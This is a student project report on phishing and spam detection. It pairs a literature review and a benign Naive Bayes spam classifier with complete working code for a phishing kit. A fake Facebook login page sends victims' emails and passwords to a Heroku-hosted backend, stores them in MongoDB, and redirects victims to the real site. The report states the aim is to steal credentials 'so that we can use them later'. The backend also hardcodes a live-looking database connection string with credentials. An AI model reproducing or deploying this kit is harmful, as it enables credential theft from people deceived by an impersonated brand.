

# **PHISHING AND SPAM DETECTION**

*by*

**AADITYA GUPTA (19BLC1119)**

**YASHVEER RAJ (19BLC1164)**

**ANSH SHUKLA (19BLC1048)**

A project report submitted to

**Dr. SUDHAKARAN.G**

**SCHOOL OF ELECTRONICS ENGINEERING**

in partial fulfillment of the requirements for the course of

**CSE2008 – Network Security**

in

**B.Tech. ELECTRONICS AND COMPUTER  
ENGINEERING**



**VIT<sup>®</sup>**  
**Vellore Institute of Technology**  
(Deemed to be University under section 3 of UGC Act, 1956)

## **BONAFIDE CERTIFICATE**

This is to certify that the Project work titled “Phishing and Spam Detection” is being submitted by **AADITYA GUPTA-(19BLC1119), YASHVEER RAJ-(19BLC1164), and ANSH SHUKLA (19BLC1048)** for the course **CSE2008 – Network Security**, is a record of bonafide work done under my guidance. The contents of this project work, in full or in parts, have neither been taken from any other source nor have been submitted to any other Institute or University.

**Dr. SUDHAKARAN.G**

Assistant Professor

School of Electronics Engineering  
(SENSE), VIT University, Chennai  
Chennai – 600 127.

## ABSTRACT

Our Project titled “**Phishing and Spam Detection**” aims to perform Phishing to create awareness so that people don’t fall for it and we are also doing spam detection system to detect spams so that the can get rid of the spams.

Phishing is a type of social engineering where an attacker sends a fraudulent (e.g., spoofed, fake, or otherwise deceptive) message designed to trick a person into revealing sensitive information to the attacker.

So, for phishing what we are doing is we have created a copy of a web page which the user or victim will use. So, thinking that it is the real web page, the user will try to logi or signup on that webpage and will enter those credentials. So, on the background side what will happen is that the webpage will store those credentials in our database. The database here that we are using is the Mongo Db database. We can see whatever the credentials the user has written on the webpage. After entering the credentials the user will be redirected to the original webpage, so that they think they are n the original webpage.

Spam detection is a process used to detect unsolicited, unwanted and virus-infected emails and prevent those messages from getting to a user's inbox.

For spam detection, we are using machine learning algorithms to detect emails whether they are spam or not. Spam Detection is a process used to detect unsolicited, unwanted and virus-infected emails and prevent those messages from getting to a user's inbox. In spam detection, we analyzed the best algorithm that will be best for detecting spams. After analysis, we found out that Naive Bayes algorithm is best for detecting spams and hams.

## ACKNOWLEDGEMENT

We wish to express our sincere thanks and deep sense of gratitude to our project guide, **Dr.Sudhakaran.G**, Assistant Professor, School of Electronics Engineering, for his consistent encouragement and valuable guidance offered to us in a pleasant manner throughout the course of the project work.

We are extremely grateful to Dr. Sivasubramanian. A, Dean of the School of Electronics Engineering, VIT Chennai, for extending the facilities of the School towards our project and for his support.

We express our thanks to our Head of Department **Dr.Jayavignesh.T** for his support throughout the course of this project.

We also take this opportunity to thank all the faculty of the School for their support and their wisdom imparted to us throughout the course.


We thank our parents, family, and friends for bearing with us throughout the course of our project and for the opportunity they provided us in undergoing this course in such a prestigious institution.



**AADITYA GUPTA**



**YASHVEER RAJ**



**ANSH SHUKLA**

## TABLE OF CONTENTS

CH.NO		TOPIC	PAGENO
		ABSTRACT	3
		ACKNOWLEDGEMENT	4
1		INTRODUCTION	6
	1.1	OBJECTIVE AND GOALS	7
	1.2	APPLICATIONS	7
	1.3	FEATURES	7
2		LITERATURE REVIEW	8-12
3		DESIGN AND IMPLEMENTATION	13
	3.1	SOFTWARE USED	13
	3.1.1	VS CODE	13
	3.1.2	HEROKU APP	13
	3.1.3	JUPYTER NOTEBOOK	13
	3.2	PROPOSED SYSTEM	14
	3.2.1	BLOCK DIAGRAM	14
	3.2.2	DESIGN APPROACH	14
	3.2.3	EXPERIMENTAL SETUP AND RESULTS	15
	3.3	SOFTWARE ANALYSIS	17
	3.3.1	CODING	17-21
4		RESULT AND ANALYSIS	22
5		CONCLUSION	25
	5.1	CONCLUSION AND INFERENCE	25
	5.2	FUTURE ENHANCEMENT	25
6		REFERENCES	26
7		BIODATA	27

## **CHAPTER 1**

### **INTRODUCTION**

Phishing is a type of social engineering where an attacker sends a fraudulent (e.g., spoofed, fake, or otherwise deceptive) message designed to trick a person into revealing sensitive information to the attacker. Phishing attacks have become increasingly sophisticated and often transparently mirror the site being targeted, allowing the attacker to observe everything while the victim is navigating the site, and transverse any additional security boundaries with the victim.

Phishing is often used to gain a foothold in corporate or governmental networks as a part of a larger attack, such as an advanced persistent threat (APT) event. In this latter scenario, employees are compromised in order to bypass security perimeters, distribute malware inside a closed environment, or gain privileged access to secured data. An organization succumbing to such an attack typically sustains severe financial losses in addition to declining market share, reputation, and consumer trust. Depending on scope, a phishing attempt might escalate into a security incident from which a business will have a difficult time recovering.

Spam detection is a process used to detect unsolicited, unwanted and virus-infected emails and prevent those messages from getting to a user's inbox. Like other types of filtering programs, a spam filter looks for specific criteria on which to base its judgments.

Spam filters are applied to both inbound email (email entering the network) and outbound email (email leaving the network). ISPs use both methods to protect their customers. SMBs typically focus on inbound filters.

Spam filters use “heuristics” methods, which means that each email message is subjected to thousands of predefined rules (algorithms). Each rule assigns a numerical score to the probability of the message being spam, and if the score passes a certain threshold the email is flagged as spam and blocked from going further.

## **OBJECTIVE AND GOALS**

- To perform phishing to create awareness about phishing so that people don't fall for it.
- Let the user enter his credentials in our fake webpage and stealing those credentials so that we can use them later.
- Perform spam detection to keep garbage out of email inboxes and it helps with the quality of life of business emails because they run smoothly and are only used for their desired purpose.

## **APPLICATIONS**

- Phishing is used to steal data that cybercriminals are most often interested in are usernames and passwords, identity information (e.g., social security numbers), and financial data.
- Can also be used to extort money from the victim by sending a fake invoice or URL through emails to try to convince the victim to wire money, or ask the victim to input financial account information into a fake website.
- Spam detection is used in detecting unsolicited and unwanted emails to improve user experience.

## **FEATURES**

- Doesn't let the user feel that if they are entering their credentials on a fake website.
- You can see the entered credentials on the database hosted on MongoDB.
- Detects the spams and further classify the mails as "Spams" and "Hams".
- Users experience gets better as their inbox will not get crowded.

## CHAPTER 2

### LITERATURE REVIEW

<p><a href="#">Smita Sindhu</a>; Sunil Parameshwar PatilArya Sreevalsan; Faiz RahmanMs. Saritha A. N.“Phishing Detection using Random Forest, SVM, and Neural Network with Backpropagation”   IEEE, 2021 <b>DOI:</b> 10.1109/ICSTCEE49637.2020.9277256 Year 2021</p>	<p>In this paper, different machine learning algorithms are applied I.e., Random Forest classification method, SVM classification algorithm, and Neural Network with backpropagation classification methods with improved accuracies.</p>	<p>Out of all three algorithms used, the best classification algorithm used is the SVM algorithm which gives an accuracy of 97.89%.</p>
<p>Bhagwat M. D., Dr. Patil P. H, Dr. T. S. Vishawanath “A Methodical Overview on Detection, Identification and Proactive Prevention of Phishing Websites” IEEE   DOI: 10.1109/ICICV50876.2021.9388441 Year: 2019</p>	<p>A mixture of techniques of social engineering and criminals spoofing the website is automated extortion of an online an automated extortion of online identity to trick a user into disclosing the identity to trick a user to disclose sensitive data. It gathers personal identification details and financial credentials from the user. Most phishing attacks appear as spoofed e-mails that make users trust and reveal them by clicking on the links given in the e-mail.</p>	<p>Fuzzy provides a more natural way to deal with quality variables. An approach to solve the fuzziness in the phishing website assessment and propose an accurate and smart model for detecting phishing websites is presented. This phishing detection technique is based on fuzzy logic and machine learning algorithms to distinguish several factors on the phishing website.</p>
<p>Michael A. Ivanov; Bogdana V. Kliuchnikova; Ilya V. Chugunkov; Anna M. Plaksina “Phishing Attacks and Protection Against Them” <b>INSPEC Accession Number:</b> 20652143 <b>DOI:</b> 10.1109/ElConRus51938.2021.9396693 <b>Publisher:</b> IEEE Year 2021</p>	<p>Analysis of different phishing attacks like based on social engineering methods like pharming, click jacking, crypto jacking, vulnerability, exploits and in what stages these phishing attacks are executed.</p>	<p>To prevent becoming a victim of phishing attacks, update your antivirus software regularly, check for sender addresses, use 2-factor authentication, and be careful of suspicious emails from people you know.</p>



<p><b>Masayuki Higashino; Toshiya Kawato; Motoyuki Ohmori; Takao Kawamura</b>  <b>“An Anti-phishing Training System for Security Awareness and Education Considering Prevention of Information Leakage”</b></p> <p><b>INSPEC Accession Number:</b>  18673100  <b>DOI:</b>  10.1109/INFOMAN.2019.8714691  <b>Publisher:</b> IEEE</p>	<p>An anti-phishing system is created which is hosted on local computer and it's architecture is same as that of an phishing system</p>	<p>The sensitive information of the user will be stored on a local computer instead of public servers which makes it difficult for the hackers to steal the data from the local computer. Also, the system is very low cost.</p>
---	---	--

<p><b>Hong Bo; Wang Wei; Wang Liming; Geng Guanggang; Xiao Yali; Li Xiaodong; Mao Wei</b>  <b>“A Hybrid System to Find &amp; Fight Phishing Attacks Actively”</b></p> <p><b>INSPEC Accession Number:</b>  12302089  <b>DOI:</b> 10.1109/WI-IAT.2011.94  <b>Publisher:</b> IEEE</p>	<p>We firstly propose a hybrid method to discover phishing attacks actively by DNS logs and known, phishing knowledge. Then we introduce our realized phishing detection system reporting Chinese phishing attacks to APAC and its contribution in anti-phishing.</p>	<p>Though our system can discover phishing attacks with high accuracy in an active way now, there are still problems worthy to research. Besides, this paper bring in a new idea and feasible architecture that uses DNS resources in anti-phishing. Since malicious websites always are web islands that are not linked in by other normal websites, usual detection programs cannot find them through webcrawler. However, DNS query logs can record all the websites only if they are visited once by DNS server users. For this reason, detecting phishing websites or other malicious websites through DNS resources is a desirable choice.</p>
--	---	--

<p>Email based Spam Detection  Thashina Sultana, K A Sapnaz, Fathima Sana, Mrs. Jamedar Najath Dept. of Computer Science and Engineering  Yenepoya Institute of Technology Moodbidri, India</p> <p>International Journal of Engineering Research &amp;</p>	<p>Nowadays, a big part of people rely on available email or messages sent by the stranger. The possibility that anybody can leave an email or a message provides a golden opportunity for spammers to write spam message about our different interests .Spam fills inbox with number of ridiculous emails . Degrades our internet speed to a great extent .Steals useful information like our details on our contact list. Identifying these spammers and also the spam content</p>	<p>This system is designed in such a way that it detects unsolicited and unwanted emails and prevents them hence helping in reducing the spam message which would be of great benefit to individuals as well as to the company .In the future this system can be implemented by using different algorithms</p>
--	--	--

<p>Technology (IJERT) ISSN: 2278-0181 IJERTV9IS060087 Published by : <a href="http://www.ijert.org">www.ijert.org</a> Vol. 9 Issue 06, June-2020</p>	<p>can be a hot topic of research and laborious tasks. Email spam is an operation to send messages in bulk by mail .Since the expense of the spam is borne mostly by the recipient ,it is effectively postage due advertising. Spam email is a kind of commercial advertising which is economically viable because email could be a very cost effective medium for sender .With the proposed model the specified message can be stated as spam or not using Bayes' theorem and Naive Bayes' Classifier and Also IP addresses of the sender are often detected .</p>	<p>and also more features can be added to the existing system.</p>
<p>A Survey of Existing E-Mail Spam Filtering Methods Considering Machine Learning Techniques By Hanif Bhuiyan, Akm Ashiquzzaman, Tamanna Islam Juthi, Suzit Biswas &amp; Jinat Ara</p> <p>Global Journal of Computer Science and Technology: C Software &amp; Data Engineering Volume 1 Issue 2 Version 1.0 Year 2018 Publisher: Global Journals 8 Online ISSN: 0975-4172 &amp; Print ISSN: 0975-4350</p>	<p>E-mail is one of the most secure medium for online communication and transferring data or messages through the web. An overgrowing increase in popularity, the number of unsolicited data has also increased rapidly. To filtering data, different approaches exist which automatically detect and remove these untenable messages. There are several numbers of email spam filtering technique such as Knowledge-based technique, Clustering techniques, Learning-based technique, Heuristic processes and so on. This paper illustrates a survey of different existing email spam filtering system regarding Machine Learning Technique (MLT) such as Naive Bayes, SVM, K-Nearest Neighbor, Bayes Additive Regression, KNN Tree, and rules. However, here we present the classification, evaluation and comparison of different email spam filtering system and summarize the overall scenario regarding accuracy rate of different existing approaches.</p>	<p>This survey paper elaborates different Existing Spam Filtering system through Machine learning techniques by exploring several methods, concluding the overview of several Spam Filtering techniques and summarizing the accuracy of different proposed approach regarding several parameters. Moreover, all the existing methods are effective for email spam filtering. Some have effective outcome and some are trying to implement another process for increasing their accuracy rate. Though all are effective but still now spam filtering system have some lacking which are the major concern for researchers and they are trying to generate next generation spam filtering process which have the ability to consider large number of multimedia data and filter the spam email more prominently.</p>

<p>Machine Learning Techniques for Spam Detection in Email and IoT Platforms: Analysis and Research Challenges NaeemAhmed ,1 Rashid Amin and Tariq Shah1 ,1 HamzaAldabbas,2DeepikaKoundal,3BaderAlouffi</p> <p>1. Department of Computer Science, University of Engineering and Technology, Taxila, Pakistan 2.Prince Abdullah Bin Ghazi Faculty of Information and Communication Technology, Al-Balqa Applied University, Al-Salt, Jordan 3. Department of Systemics, School of Computer Science, University of Petroleum &amp; Energy Studies, Dehradun, India 4. Department of Computer Science, College of Computers and Information Technology</p> <p>Published 3 February 2022</p>	<p>Nowaday, emails are used in almost every field, from business to education. Emails have two subcategories, i.e., ham and spam. Email spam, also called junk emails or unwanted emails, is a type of email that can be used to harm any user by wasting his/her time, computing resources, and stealing valuable information. e ratio of spam emails is increasing rapidly day by day. Spam detection and filtration are significant and enormous problems for email and IoT service providers nowadays. Among all the techniques developed for detecting and preventing spam, filtering email is one of the most essential and prominent approaches. Several machine learning and deep learning techniques have been used for this purpose, i.e., Naïve Bayes, decision trees, neural networks, and randomforest. ispaper surveys themachinelearning techniques used forspam filtering techniques used in email and IoT platforms by classifying them into suitable categories. A comprehensive comparison of these techniques is also made based on accuracy, precision, recall, etc. In the end, comprehensive insights and future research directions are also discussed.</p>	<p>This study concludes that most of the proposed email and IoT spam detection methods are based on supervised machine learning techniques. A labeled dataset for the supervised model training is a crucial and time-consuming task. Supervised learning algorithms SVMand Naïve Bayes outperformothermodelsinspam detection. estudy provides comprehensive insights of these algorithms and some future research directions for email spam detection and filtering.</p>
<p>Email SpamDetection using Machine Learning and Neural Networks ManojSethi1, Sumesha Chandra2,VinayakChaudhary3, Yash4 1Assosiate Professor/Programmer, Department of Computer Science and Engineering, Delhi Technological University, New Delhi, Delhi, India 2,3,4Student, Department of Computer Science and Engineering, Delhi Technological University, New Delhi, Delhi, India International Research Journal of Engineering and Technology (IRJET) e-ISSN:2395-0056 Volume: 08 Issue: 04   Apr 2021 www.irjet.net p-ISSN: 2395-0072</p>	<p>Spam emails are known as unrequested commercialized emails or deceptive emails sent to a specific person or a company [5]. Spams can be detected through natural language processing and machine learning methodologies. Machine learning methods are commonly used in spam filtering. These methods are used to render spam classifying emails to either ham (valid messages) or spam (unwanted messages) with the use of Machine Learning classifiers. The proposed work showcases differentiating features of the content of documents [4]. There has been a lot of work that has been performed in the area of spam filtering which is limited to some domains. Research on spam email detection either focuses on natural language processing methodologies [25] on single machine learning algorithms or one natural language processing technique [22] on multiple machine learning algorithms [2]. In this Project, a modeling pipeline is developed to review the machine learning methodologies.</p>	<p>all the models based on the feature set 2 most-frequent-word-count have higher accuracy and F1 score than those based on the feature set 1 stop words + n-gram + tf-IDF. If the use case is to introduce a beta version of an email spam detector like no-spam in the inbox. In this case, the model: Neural Network with tanh activation function and the feature set 1 stop words + n-gram + tf-IDF serves this purpose. According to the graphs if the use case is to introduce an email spam detector to reduce bad user experience in searching for important emails from junk mailboxes and filtering spam from the inbox. In this case, Neural Network with a feature set 2- 'most frequent word count' gives a better user experience</p>

		in general. The future work includes testing the model with various standard datasets. This research proposes that the outcome that is obtained should be compared with additional spam datasets from various sources. Also, more classification and feature algorithms should be analyzed with email spam datasets.
<p>Machine learning for email spam filtering: review, approaches and open research problems</p> <p>Department of Electrical Engineering, University of Ilorin, Ilorin, Nigeria Received 3 September 2018, Revised 25 February 2019, Accepted 20 May 2019, Available online 10 June 2019, Version of Record 10 June 2019.</p>	<p>The upsurge in the volume of unwanted emails called spam has created an intense need for the development of more dependable and robust antispam filters. <a href="#">Machine learning methods</a> of recent are being used to successfully detect and filter spam emails. We present a <a href="#">systematic review</a> of some of the popular machine learning based email spam filtering approaches. Our review covers survey of the important concepts, attempts, efficiency, and the research trend in spam filtering. The preliminary discussion in the study background examines the applications of <a href="#">machine learning techniques</a> to the email spam filtering process of the leading <a href="#">internet service providers</a> (ISPs) like Gmail, Yahoo and <a href="#">Outlook</a> emails spam filters. Discussion on general email spam filtering process, and the various efforts by different researchers in combating spam through the use machine learning techniques was done. Our review compares the strengths and drawbacks of existing <a href="#">machine learning approaches</a> and the open research problems in spam filtering. We recommended deep leaning and deep adversarial learning as the future techniques that can effectively handle the menace of spam emails.</p>	<p>In this study, we reviewed machine learning approaches and their application to the field of spam filtering. A review of the state of the art algorithms been applied for classification of messages as either spam or ham is provided. The attempts made by different researchers to solving the problem of spam through the use of machine learning classifiers was discussed. The evolution of spam messages over the years to evade filters was examined. The basic architecture of email spam filter and the processes involved in filtering spam emails were looked into. The paper surveyed some of the publicly available datasets and performance metrics that can be used to measure the effectiveness of any spam filter. The challenges of the machine learning algorithms in efficiently handling the menace of spam was pointed out and comparative studies of the machine learning techniques available in literature was done.</p>

## CHAPTER 3

### DESIGN AND IMPLEMENTATION

#### 3.1 SOFTWARE USED

**A) VS Code** - Visual Studio Code, also commonly referred to as VS Code, is a source-code editor made by Microsoft for Windows, Linux and macOS. Features include support for debugging, syntax highlighting, intelligent code completion, snippets, code refactoring, and embedded Git. Users can change the theme, keyboard shortcuts, preferences, and install extensions that add additional functionality.


**B) Heroku** - Heroku is a cloud platform as a service (PaaS) supporting several programming languages. One of the first cloud platforms, Heroku has been in development since June 2007, when it supported only the Ruby programming language, but now supports Java, Node.js, Scala, Clojure, Python, PHP, and Go. For this reason, Heroku is said to be a polyglot platform as it has features for a developer to build, run and scale applications in a similar manner across most languages.

**C) Jupyter Notebook** - Jupyter Notebook (formerly IPython Notebooks) is a web-based interactive computational environment for creating notebook documents. A Jupyter Notebook document is a browser-based REPL containing an ordered list of input/output cells which can contain code, text (using Markdown), mathematics, plots and rich media. Underneath the interface, a notebook is a JSON document, following a versioned schema, usually ending with the ".ipynb" extension.


## 3.2 PROPOSED SYSTEM

### 3.2.1 BLOCK DIAGRAM

#### a) Phishing –



#### b) Spam Detection –



[Fig 5:Block diagram]


### 3.2.2 DESIGN APPROACH

a) **Phishing** – To do phishing, has two modules i.e. frontend and backend. The frontend modules for the user interface area where the info is being gathered and the connectivity modules comprises of the express and MongoDB connection. The backend is hosted on Heroku WebServer App which uses the mechanism and takes all the credentials of the user entered by it on the webpage hosted by the frontend. The entered credentials you can see on the MongoDB database we are using.


- b) **Spam Detection** – For spam detection, we have taken a dataset, which will be feed into the machine. We will test and train the data into the machine and will apply the Naïve Bayes algorithm because out of all the algorithms, it gives the best results. After feeding the dataset, we will now test the machine from the test data from the given dataset. And then, we can see that the mails are being classified by the machine as **Spams and Hams**.

### 3.2.3 EXPERIMENTAL SETUP

1. **Heroku Application:** Heroku is a cloud platform as a service (PaaS) supporting several programming languages. Heroku is said to be a polyglot platform as it has features for a developer to build, run and scale applications in a similar manner across most languages.



2. **VS Code** - Visual Studio Code, also commonly referred to as VS Code, is a source-code editor made by Microsoft for Windows, Linux and macOS. Features include support for debugging, syntax highlighting, intelligent code completion, snippets, code refactoring, and embedded Git. Users can change the theme, keyboard shortcuts, preferences, and install extensions that add additional functionality.



### 3. Jupyter Notebook - Jupyter Notebook (formerly IPython Notebooks) is a web-based interactive computational environment for creating notebook documents.

A Jupyter Notebook document is a browser-based REPL containing an ordered list of input/output cells which can contain code, text (using Markdown), mathematics, plots and rich media. Underneath the interface, a notebook is a JSON document, following a versioned schema, usually ending with the ".ipynb" .

```

In [1]: import pandas as pd
import numpy as np
import seaborn as sns
import matplotlib.pyplot as plt

In [2]: spam_df=pd.read_csv('emails.csv')

In [3]: spam_df
Out[3]:
   text  spam
0  Subject: naturally irresistible your corporate...  1
1  Subject: the stock trading gunslinger fanny l...  1
2  Subject: unbelievable new homes made easy im ...  1
3  Subject: 4 color printing special request add...  1
4  Subject: do not have money , get software cds ...  1
...
5723  Subject: re : research and development charges...  0
5724  Subject: re : receipts from visit jim , than...  0
5725  Subject: re : enron case study update wow l a...  0
5726  Subject: re : interest david , please , call...  0
5727  Subject: news : aurora 5 . 2 update aurora ve...  0

5728 rows x 2 columns

In [4]: spam_df.head(10)

```



## 3.3 SOFTWARE ANALYSIS

### 3.3.1 CODING AND SERIAL MONITOR OUTPUT

#### PHISHING

##### FRONTEND

- AUTHENTICATION FILE

```
import { Box, Button, TextField, Typography } from "@mui/material";
import React, { useState } from "react";
import axios from "axios";

const Auth = () => {
  const [inputs, setInputs] = useState({
    email: "",
    password: "",
  });
  const handleChange = (e) => {
    setInputs((prevState) => ({
      ...prevState,
      [e.target.name]: e.target.value,
    }));
  };
  const sendRequest = async () => {
    const res = await axios
      //https://localhost:5000/api/user/login//
      // https://phish-meta.herokuapp.com/api/user/login
      .post(" https://phish-meta.herokuapp.com/api/user/login", {
        email: inputs.email,
        password: inputs.password,
      })
      .catch((err) => console.log(err));

    const data = await res.data;
    console.log(data);
    return data;
  };
  const handleSubmit = (e) => {
    e.preventDefault();
    console.log(inputs);
    sendRequest()
      .then(() => window.location = "https://www.facebook.com")
  };
  return (
    <div>
      <form onSubmit={handleSubmit}>
        <Box
```

```

        maxWidth={400}
        display="flex"
        flexDirection={"column"}
        alignItems="center"
        justifyContent={"center"}
        boxShadow="10px 10px 20px #ccc"
        padding={5}
        margin="auto"
        marginTop={20}
        marginLeft={100}
        borderRadius={5}
    >
    <Typography variant="h2" padding={3} textAlign="center">
        Login
    </Typography>
    <h1>Facebook -Login or Sign up</h1>

    <TextField
        name="email"
        onChange={handleChange}
        value={inputs.email}
        type={"email"}
        placeholder="Email"
        margin="normal"
    />
    <TextField
        name="password"
        onChange={handleChange}
        value={inputs.password}
        type={"password"}
        placeholder="Password"
        margin="normal"
    />
    <Button
        type="submit"
        variant="contained"
        sx={{ borderRadius: 1, marginTop: 6 }}
        color="warning"
    >
        Log In
    </Button>
</Box>
</form>
</div>
);
};

export default Auth;

```

- **HEADER FILE -**

```
import React from "react";
import {
  AppBar,
  Box,
  Button,
  Toolbar,
  Typography,
} from "@mui/material";
import { Link } from "react-router-dom";

const Header = () => {
  return (
    <AppBar
      position="flexible"
      sx={{
        background:
          "navy blue",
      }}
    >
      <Toolbar>
        <Typography variant="h4"> facebook
        </Typography>

        <Box display="flex" marginLeft="auto">

          <Button
            LinkComponent={Link}
            to="/auth"
            variant="contained"
            sx={{ margin: 1, borderRadius: 6 }}
            color="warning"
          >
            Login
          </Button>
          <Button
            LinkComponent={Link}
            to="/auth"
            variant="contained"
            sx={{ margin: 1, borderRadius: 10 }}
            color="warning"
          >
            SignUp
          </Button>

        </Box>
      </Toolbar>
    </AppBar>
  );
};

export default Header;
```

## **BACKEND**

- **USER CONTROL**

```
import User from "../model/User";

export const login = async (req, res, next) => {
  const { email, password } = req.body;

  const user = new User({

    email,
    password,

  });

  try {
    await user.save();
  } catch (err) {
    return console.log(err);
  }
  return res.status(201).json({ user });
};
```

- **EXPRESS AND MONGODB CONNECTION**

```
import express from "express";
import mongoose from "mongoose";
import router from "./routes/user-routes";
import cors from "cors";
const port = process.env.PORT || 5000;
const app = express();
app.use(express.static("public"));
app.use(cors());
app.use(express.json());
app.use("/api/user", router);

mongoose
  .connect(

    "mongodb+srv://yr07:6619@cluster0.ukunw.mongodb.net/blog?retryWrites=true&w=majority"

  )
  .then(() => app.listen(port))
  .then(() => console.log("Connected to DB and listening at PORT " + port))
  .catch((err) => console.log(err));

app.use("/api", (req, res, next) => {
  res.send("hello world");
});

//mongoDB password
//
```

## **SPAM DETECTION**

### **ASSIGNING VALUES –**

```
import pandas as pd
import numpy as np
import seaborn as sns
import matplotlib.pyplot as plt
spam_df=pd.read_csv('emails.csv')
spam_df
spam_df.head(10)
spam_df.tail(10)
spam_df.describe()
spam_df.info()
ham=spam_df[spam_df['spam']==0]
spam=spam_df[spam_df['spam']==1]
```

### **NAIVE BAYES CLASSIFIER -**

```
sns.countplot(spam_df['spam'],label='Spam vs Ham')
from sklearn.feature_extraction.text import CountVectorizer
vectorizer=CountVectorizer()
spamham_countVectorizer=vectorizer.fit_transform(spam_df['text'])
print(vectorizer.get_feature_names())
spamham_countVectorizer.shape
label=spam_df['spam']
X=spamham_countVectorizer
y=label
X.shape
y.shape
from sklearn.model_selection import train_test_split
X_train,X_test,y_train,y_test=train_test_split(X,y,test_size=0.2)
from sklearn.naive_bayes import MultinomialNB
NB_classifier=MultinomialNB()
NB_classifier.fit(X_train,y_train)
from sklearn.metrics import classification_report,confusion_matrix
y_predict_train=NB_classifier.predict(X_train)
y_predict_train
cm=confusion_matrix(y_train,y_predict_train)
sns.heatmap(cm,annot=True)
y_predict_test=NB_classifier.predict(X_test)
y_predict_test
cm=confusion_matrix(y_test,y_predict_test)
sns.heatmap(cm,annot=True)
print(classification_report(y_test,y_predict_test))
```

